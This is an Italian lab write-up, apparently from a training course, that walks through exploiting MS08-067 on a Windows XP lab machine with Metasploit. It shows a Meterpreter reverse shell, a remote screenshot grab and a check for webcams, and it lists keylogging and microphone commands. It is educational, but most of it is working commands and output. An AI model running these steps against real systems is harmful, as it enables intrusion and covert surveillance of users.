

Una volta ottenuta la sessione, si dovrà:

- L'exploit MS08-067 è una vulnerabilità sul servizio Server.

- **MS:** Microsoft Security Bulletin;
- **08:** anno di pubblicazione;
- **067:** Numero progressivo del Bulletin.

- Kali Linux IP **192.168.1.25**
- Windows XP IP **192.168.1.50**

(Ricordarsi di disabilitare il firewall di XP, altrimenti il ping verrà bloccato)

Recupero screenshot con Meterpreter

[illegible]

Cercato l'exploit MS08-067 con il comando «**search ms08-067**»

```
msf6 > search ms08-067

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes   MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example 'use 0', use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Avviato con «**use 0**»

Ci viene rivelato che non c'è alcun payload configurato, e ne viene assegnato uno di default.

Applicare il payload con «**set payload windows/meterpreter/reverse_tcp**» e controllarlo con «**show options**»

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    445              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.25    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic Targeting

View the full module info with the info, or info -d command.
```

Verrà caricato il payload reverse_tcp che permette la comunicazione dalla macchina vittima all'attaccante.

Configurare l'RHOST con «**set rhosts 192.168.1.50**» e controllare, sempre con «**show options**», che l'IP sia stato inserito

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.50
rhosts => 192.168.1.50
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.50    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.25    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic Targeting

View the full module info with the info, or info -d command.
```

Eseguire l'exploit con «**exploit**»

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.50:445 - Automatically detecting the target...
[*] 192.168.1.50:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.50:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.50:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.50
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.50:1030) at 2024-01-24 06:59:45 -0500

meterpreter > |
```

Così facendo, riusciamo a caricare Meterpreter

Digitando «**help**» viene visualizzata la lista dei comandi di Meterpreter

```
Stdapi: User interface Commands
```


Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse_click	Send mouse events
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components

Scorrendo la lista, troviamo “User Interface Commands” ed il comando «**screenshot**»

Eeguire «**screenshot**» scaricando il file JPEG sul path dell’attacante

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/SUAiWJZn.jpeg
```

Usando il comando «**open SUAiWJZn.jpeg**», apriamo il file riuscendo vedere lo schermo della vittima.



Opzionale: Individuare la presenza o meno di Webcam sulla macchina Windows XP

Scorrendo sulla lista dei comandi di Metrerpreter, troviamo "Webcam Commands"

```
Stdapi: Webcam Commands
```

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_strea m	Play a video stream from the specified webcam

Questi comandi ci permettono di:

- record_mic: registrare un audiodal microfono vittima per X secondi;
- webcam_chat: avviare una video chat;
- **webcam_list**: Lista webcams persenti sulla macchina vittima;
- webcam_snap: scattare un'istantanea da una webcam specifica;
- webcam_stream: Avviare una diretta video da una webcam specifica.

Digitando «**webcam_list**» ci viene dato il messaggio che **non è stata trovata nessuna webcam**

```
meterpreter > webcam_list  
[-] No webcams were found
```